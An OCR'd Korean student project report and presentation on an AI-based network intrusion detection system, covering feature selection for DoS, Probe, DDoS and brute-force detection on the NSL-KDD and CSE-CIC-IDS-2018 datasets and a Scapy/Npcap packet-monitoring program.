
index	특징	연관특성	k-means	rfe	eli5	최종
1	duration			O	O	duration
3	service		O		O	service
4	flag		O		O	flag
5	src_bytes	O	O	O	O	src_bytes
6	dst_bytes	O		O	O	dst_bytes
7	land	O	O			land
8	wrong_fragment	O	O	O	O	wrong_fragme
10	hot		O	O		hot
23	count		O	O	O	count
24	srv_count		O	O	O	srv_count
25	serror_rate		O	O		serror_rate
26	srv_serror_rate		O	O	O	srv_serror_rate
27	rerror_rate		O		O	rerror_rate
29	same_srv_rate		O			same_srv_rate
30	diff_srv_rate	O		O		diff_srv_rate
32	dst_host_count			O	O	dst_host_count
34	dst_host_same_srv_rate			O	O	dst_host_same_
35	dst_host_diff_srv_rate		O	O	O	dst_host_diff_sr
36	dst_host_same_src_port_rat	O	O	O	O	dst_host_same_


[그림 5 DoS 특징 추출]

3.3.1 Probe

NSL-KDD는 41개의 특징을 가지며 4가지의 공격 유형으로 이루어져 있다. 그중 Probe공격에 관련있는 특징들을 추출하기 위해 abs(corr['attack_type'])을 이용해 상관계수가 0.1 이상인 특징들을 확인하였다. 또한 유용한 특징들은 선택하기 위해 분산분석 F검정을 이용한 selectKBest와 RandomForest를 사용하여 19개의 특징을 선정하였다.

srv_count	0.111070
srv_serror_rate	0.137003
dst_host_serror_rate	0.149518
serror_rate	0.149840
dst_host_srv_serror_rate	0.172094
duration	0.184341
srv_diff_host_rate	0.214969
service	0.232685
count	0.248795
protocol_type	0.254831
dst_host_srv_diff_host_rate	0.386236
diff_srv_rate	0.435325
dst_host_same_srv_rate	0.439889
same_srv_rate	0.467348
flag	0.473075
dst_host_rerror_rate	0.485056
dst_host_same_src_port_rate	0.498905
srv_rerror_rate	0.506317
rerror_rate	0.510143
dst_host_srv_rerror_rate	0.513276
logged_in	0.518808
dst_host_srv_count	0.533153
dst_host_diff_srv_rate	0.558376
attack_type	1.000000





[그림 6 Probe 특징 추출]

3.3.1 DDoS


DDOS를 탐지하기 위한 모델을 만들기 위해서는 데이터 전처리 작업이 필요하다. 모든 데이터 셋의 변수를 모두 측정하고 다룰 수는 없다. 정확도를 올리기 위해서 두 변수간의 관계를 -1~1 값으로 표현했을 때 -1에 가까울 수록 음의 상관관계, 1에 가까울 수록 양의 상관관계를 가지는 df.corr()[&공격유형&].sort_values(ascending=False)을 이용하여 특징을 확인하였다.

```
df.corr()["DDOS"].sort_values(ascending=False)
```

DDOS	1.000000	IdleStd	-0.050956
ACKFlagCnt	0.723469	ActiveMean	-0.051045
Down_UpRatio	0.311150	IdleMean	-0.051471
FwdSegSizeMin	0.052687	FwdIATStd	-0.054518
BwdIATStd	0.004575	FlowIATStd	-0.054607
FINFlagCnt	-0.001348	FlowIATMax	-0.054678
BwdPktLenMin	-0.003408	FwdIATMax	-0.054797
SYNFlagCnt	-0.006463	IdleMax	-0.055571
FwdPSHFlags	-0.006463	Protocol	-0.057821
URGFlagCnt	-0.007623	FlowDuration	-0.059035
BwdIATTot	-0.010795	FwdIATTot	-0.059045
BwdIATMax	-0.013204	BwdIATMean	-0.072481
FlowIATMin	-0.017639	BwdPktLenMax	-0.109388
FwdIATMin	-0.017648	SubflowBwdByts	-0.109498
PktLenMin	-0.031391	TotLenBwdPkts	-0.109498
FwdPktLenMin	-0,031398	time	-0.130305
ActiveStd	-0.034544	BwdIATMin	-0.143371
IdleMin	-0.038241	FwdPkts_s	-0.214014
FlowIATMean	-0.043785	BwdHeaderLen	-0.256450
FwdIATMean	-0.043818	BwdPktLenStd	-0.279081
ActiveMin	-0.047908	FlowPkts_s	-0.283217
ActiveMax	-0.049021		

[그림 7 DDoS 상관관계]

데이터셋에서 유용한 특성을 선택하는 또 다른 방법으로 앙상블 기법인 랜덤 포레스트를 사용하였다. 랜덤 포레스트를 사용하면 앙상블에 참여한 모든 결정 트리에서 계산한 평균적인 불순도 감소로 특성 중요도를 측정할 수 있다. 데이터셋이 선형적으로 구분 가능한지 여부를 가정할 필요가 없다. 사이킷런의 RandomForestClassifier 모델을 훈련한 후 feature_importances_ 속성에서 확인할 수 있다.



[그림 8 DDoS Random Forest 특징 중요도]

eli5라이브러리를 이용하여 특성 값을 순열로 만든 후 모델의 예측 오차 증가량을 계산하여 특성값의 중요도를 측정하는 순열 특성 중요도를 사용하였다. 중요도가 마이너스인 특성을 제외해도 모델 학습 속도는 좋아지지만 성능의 거의 영향이 없다.

Weight	Feature
0.0023 ± 0.0001	Dst Port
0.0016 ± 0.0001	Subflow Fwd Byts
0.0013 ± 0.0001	Fwd Header Len
0.0013 ± 0.0001	Tot Fwd Pkts
0.0012 ± 0.0001	Pkt Len Mean
0.0012 ± 0.0001	Subflow Bwd Pkts
0.0012 ± 0.0001	Tot Bwd Pkts
0.0011 ± 0.0002	Fwd Pkt Len Max
0.0009 ± 0.0001	Subflow Fwd Pkts
0.0009 ± 0.0001	Fwd Pkt Len Mean
0.0008 ± 0.0001	Fwd Pkt Len Std
0.0008 ± 0.0001	Fwd Seg Size Avg
0.0008 ± 0.0001	Init Bwd Win Byts
0.0008 ± 0.0001	TotLen Fwd Pkts
0.0008 ± 0.0001	Bwd IAT Min
0.0008 ± 0.0001	Pkt Len Var
0.0008 ± 0.0001	Pkt Size Avg
0.0007 ± 0.0001	Pkt Len Max
0.0007 ± 0.0001	PSH Flag Cnt
0.0007 ± 0.0001	Bwd Header Len
0.0007 ± 0.0001	Bwd Pkts/s
0.0005 ± 0.0001	Flow IAT Mean
0.0005 ± 0.0001	Fwd IAT Std
0.0001 ± 0.0000	Flow IAT Std

[그림 9 DDoS Eli5 특징 중요도]

위 세가지를 참조하여, 25가지의 특징값을 선정하였다.


3.3.1 Brute Force

Brute Force공격은 특징 추출을 진행하기 전 Random Forest, gradient Boosting, XGBoosting,으로 특성 간 상관관계를 분석하였다. CSE-CIC-IDS-2018 데이터 셋에 대해 적합한 출력값을 가지는 Random Forest 특징 추출을 진행하였다.

Subflow Bwd Byts	2.109619e-01	Fwd Seg Size Min	0.246614	Fwd Seg Size Min	0.247514
Dst Port	4.979543e-02	Dst Port	0.246244	Dst Port	0.246606
Time	3.755921e-02	Init Fwd Win Byts	0.091865	Flow Duration	0.095358
Init Bwd Win Byts	2.544292e-02	TotLen Bwd Pkts	0.000000	Fwd Pkt Len Max	0.000000
Bwd IAT Max	6.094368e-04	Flow IAT Std	0.000000	Bwd Pkts/s	0.000000
Fwd Seg Size Min	4.919330e-04	Fwd Pkt Len Min	0.000000	Flow IAT Mean	0.000000
ACK Flag Cnt	3.044140e-05	Protocol	0.000000	Protocol	0.000000
Flow Pkts/s	1.278539e-05	Flow Duration	0.000000	Tot Fwd Pkts	0.000000
Pkt Len Var	1.035008e-05	Tot Fwd Pkts	0.000000	Tot Bwd Pkts	0.000000
Fwd Pkt Len Std	6.088280e-06	Tot Bwd Pkts	0.000000	TotLen Fwd Pkts	0.000000
Bwd Pkt Len Std	6.088280e-06	TotLen Fwd Pkts	0.000000	TotLen Bwd Pkts	0.000000
Bwd Pkts/s	4.870624e-06	Fwd Pkt Len Mean	0.000000	Fwd Pkt Len Mean	0.000000
Fwd IAT Max	2.435312e-06	Fwd Pkt Len Max	0.000000	Fwd Pkt Len Min	0.000000
Flow IAT Mean	2.435312e-06	Flow IAT Min	0.000000	Flow IAT Min	0.000000
Fwd Pkts/s	1.217656e-06	Bwd Pkts/s	0.000000	Fwd Pkt Len Std	0.000000
Pkt Len Mean	6.088280e-07	Fwd Pkt Len Std	0.000000	Bwd Pkt Len Max	0.000000
Fwd Header Len	6.088280e-07	Bwd Pkt Len Max	0.000000	Bwd Pkt Len Min	0.000000
Bwd IAT Std	0.000000e+00	Bwd Pkt Len Min	0.000000	Bwd Pkt Len Mean	0.000000

[그림 10 Random Forest, Gradient Boosting, XGBoosting 상관관계]

Random Forest의 지니 불순도를 이용해서 각 변수의 중요도를 계산했고 feature_importances_를 이용하여 계산된 중요도를 시각화하여 21가지의 특징을 선정하였다.




[그림 11 Random Forest 특징 시각화]

3.4 패킷 탐지 프로그램


3.4.1 프로그램 UI 구성

해당 프로그램의 UI는 네트워크 인터페이스 선택, 데이터 수치 확인, 로그 정보 확인, 그래프 파트로 구성되었다. 네트워크 인터페이스 선택 UI에서는 현재 디바이스에 활성화되어 있는 네트워크 인터페이스들을 나열하고 사용자가 어느 네트워크에서 패킷을 받을지 선택할 수 있다.




[그림 12 네트워크 선택 UI]

데이터 수치 확인 파트에서는 선택한 네트워크로 수신된 패킷의 수, 공격 탐지 모델에 쓰일 NSL-KDD와 CSE-CIC-IDS 2018 형식의 특징 값으로 변환된 데이터의 수와 각각의 공격으로 탐지된 횟수를 확인할 수 있다.



[그림 13 모니터링 UI]

로그 정보 확인 탭에서는 수신된 패킷의 정보, 공격이 탐지되었을 때 해당 패킷의 기본적인 정보가 기록되고 사용자가 확인할 수 있다. 그래프를 사용하여 각 공격 탐지 모델에서 나온 공격, 정상 데이터 비율을 시각적으로 확인할 수 있다.



[그림 14 로그 정보 탭 UI]

3.4.2 데이터 변환과 패킷 탐지

패킷을 NSL-KDD 데이터 형식으로 변환하는 코드는 C++로만 작성되어 있기 때문에, 파이썬으로 작성된 해당 프로그램에 포함시키기 위해서 DLL의 형태로 제작되었다. 반면에 CSE-CIC-IDS 2018의 데이터 형식으로 변환하는 코드는 JAVA, Python으로만 작성되어 있으며, 여기에선 Python으로 작성된 코드를 사용한다.

파이썬에서는 Scapy를 이용해서 패킷을 받고 C++에서는 Npcap을 사용하여 패킷을 받는데, 하나의 프로그램에서 두 개의 패킷 캡쳐 라이브러리를 사용하는 이유는 NSL-KDD와 CSE-CIC-IDS-2018로 변환하는 각각의 코드들이 요구하는 패킷의 형태가 달라 호환이 되지 않기 때문이다. 그래서 어느 하나를 특정해 사용하려면 복잡한 변환 과정을 추가로 거쳐야 하는데, 이렇게 되면 초기 구상 단계에서 생각한 것보다 구현 난이도가 너무 높아지게 되어 여기서는 프로그램 성능을 조금 손해 보더라도 Npcap과 Scapy를 같이 사용하기로 하였다.

그렇게 NSL-KDD의 형식으로 변환된 데이터들은 DoS, Probe 탐지 모델로 입력되고, CSE-CIC-IDS 2018의 형식으로 변환된 데이터들은 Brute Force, DDoS 탐지 모델로 입력되어 해당 데이터가 공격인지 정상인지 판단하게 된다.

4. 결론

4.1 결론

본 프로젝트는 네트워크 침입에 대해 인공지능을 사용하여 공격에 대해 빠르게 탐지할 수 있는지에 대해 살펴보았다. 총 4가지 공격 방법을 선정하였고, 선정방법으로는 데이터 셋에서 데이터의 양이 가장 많으며 잘 알려진 공격위주로 선정하였다. 4가지 공격별로 필요한 특징을 추출한 후 학습을 진행하였고 모델별, 학습횟수에 따라서 성능이 차이나는 것을 확인할 수 있었다. 실제 패킷 분석기와 모델을 연결하여 공격을 시도했을때 선정한 공격들의 기준이 비슷하여 중복탐지가 되는 경우도 발생하지만 각 공격에 대해 높은 탐지율을 보여주고 있다.

4.2 기대효과

네트워크를 이용한 공격은 기술의 발전과 함께 다양해지고 정교한 형태로 발전하고 있다. AI기반의 침입 탐지 시스템은 들어오는 패킷을 가지고 공격 여부를 판단한다. 따라서 위 기술은 아직 알려지지 않은 네트워크 공격들을 잡아낼 수 있다고 생각한다. 단 공격을 쉽게 탐지할 수 있는 만큼 공격이 아닌 패킷을 잡아내는 위험성이 존재하므로 잡아낸 패킷들의 정보를 사람이 한 번 더 확인을 해봐야 한다고 생각한다. 앞으로 많은 시도와 기술의 발전으로 인하여 이러한 부분은 차츰 더 나은 결과를 도출해 낼 수 있을 것이고 기술이 발전함에 따라 보안에서 더 안전한 환경을 만들어주며 특히 관제에서 전에는 인공지능을 사용함으로써 사람 대신 들어오는 모든 패킷을 검사해주고 이로 인해 시간 절약, 정확성 등 더 안전하고 쾌적한 환경을 만들어 줄 수 있을 거라 생각된다.


5. 별첨

5.1 소스코드


https://github.com/myeongseop2/NIDS_project.git

5.2 발표 PPT


인공지능 기반 침입탐지시스템
김명섭
박재희
송우영
천호범
박채환


목차
1. 시스템 구상도
2. 개발환경 및 개발내용
3. 개발 시스템 운영
4. 결론 및 기대효과

구상도



개발 환경 및 개발 내용

OS

개발언어

개발환경

개발 환경 및 개발 내용


NSL-KDD

	Number of Records:					
	Total	Normal	DoS	Probe	U2R	R2L
KDDTrain+20%	25192	13449 (53%)	9234 (37%)	2289 (9.16%)	11 (0.04%)	209 (0.8%)
KDDTrain+	125973	67343 (53%)	45927	11656	52	995
KDDTest+	22544	9711 (43%)				

attack	Tools	Duration	Attacker	Victim
Bruteforce attack	FTP – Patator, SSH – Patator	One day	Kali linux	Ubuntu 16.4 (Web Server)
DoS attack	Hulk, GoldenEye, Slowloris, Slowhttptest	One day	Kali linux	Ubuntu 16.4 (Apache)
DoS attack	Heartleech	One day	Kali linux	Ubuntu 12.04 (Open SSL)
Web attack	Damn Vulnerable Web App (DVWA), In-house selenium framework (XSS and Brute-force)	Two days	Kali linux	Ubuntu 16.4 (Web Server)
Infiltration attack	First level: Dropbox download in a windows machine, Second Level: Nmap and portscan	Two days	Kali linux	Windows Vista and Macintosh
Botnet attack	Ares (developed by Python): remote shell, file upload/download, capturing screenshots and key logging	One day	Kali linux	Windows Vista, 7, 8.1, 10 (32-bit) and 10 (64-bit)
DDoS+PortScan	Low Orbit Ion Canon (LOIC) for UDP, TCP, or HTTP requests	Two days	Kali linux	Windows Vis

CEC-CIC-IDS

개발 환경 및 개발 내용



CEC-CIC-IDS


DoS
Probe

DDoS
BruteForce

NSL-KDD

개발 환경 및 개발 내용

DoS



DoS 연관 특징, K-means, RFE, Eli5를 사용하여
2가지 이상 중복되는 22가지의 특징 추출


개발 환경 및 개발 내용

Probe


상관관계

srv_count	0.111070
srv_serror_rate	0.137003
dst_host_serror_rate	0.149518
serror_rate	0.149840
dst_host_srv_serror_rate	0.172094
duration	0.184341
srv_diff_host_rate	0.214969
service	0.232685
count	0.248795
protocol_type	0.254831
dst_host_srv_diff_host_rate	0.386236
diff_srv_rate	0.435325
dst_host_same_srv_rate	0.439889
same_srv_rate	0.467348
flag	0.473075
dst_host_rerror_rate	0.486066
dst_host_same_src_port_rate	0.498905
srv_rerror_rate	0.506317
rerror_rate	0.510143
dst_host_srv_rerror_rate	0.513276
logged_in	0.518808
dst_host_srv_count	0.533153

selectKBest



Random Forest



상관관계분석, selectKBest, Random Forest
세가지를 이용해서 19가지의 특징 추출


개발 환경 및 개발 내용

DDoS

상관관계


DDoS	1.000000
ACKFlagCnt	0.723469
Down_UpRatio	0.311150
FwdSegSizeMin	0.052687
BwdIATStd	0.084575
FINFlagCnt	-0.001349
BwdPktLenMin	-0.003408
SYNFlagCnt	-0.006453
FwdPSHFlags	-0.006453
URGFlagCnt	-0.007623
BwdIATTot	-0.010795
BwdIATMax	-0.013034
FlowIATMin	-0.017639
FwdIATMin	-0.017648
PktLenMin	-0.031391
FwdPktLenMin	-0.031398
ActiveStd	-0.034544
IdleMin	-0.036241
FlowIATMean	-0.043795
FwdIATMean	-0.043819
ActiveMin	-0.047908
ActiveMax	-0.049021
IdleStd	-0.050956
ActiveMean	-0.051045
IdleMean	-0.051471
FwdIATStd	-0.054518
FlowIATStd	-0.054607
FlowIATMax	-0.054678
FwdIATMax	-0.054797
IdleMax	-0.055571
Protocol	-0.057821
FlowDuration	-0.059035
FwdIATTot	-0.059045
BwdIATMean	-0.072401
BwdPktLenMax	-0.109388
SubflowBwdByts	-0.109498
TotLenBwdPkts	-0.109498
Time	-0.136305
BwdIATMin	-0.143071
FwdPkts_s	-0.214014
BwdPkts_s	-0.214014
FlowPkts_s	-0.214014

Eli5



Weight	Feature
0.0023 ± 0.0001	Dst Port
0.0016 ± 0.0001	Subflow Fwd Byts
0.0013 ± 0.0001	Fwd Header Len
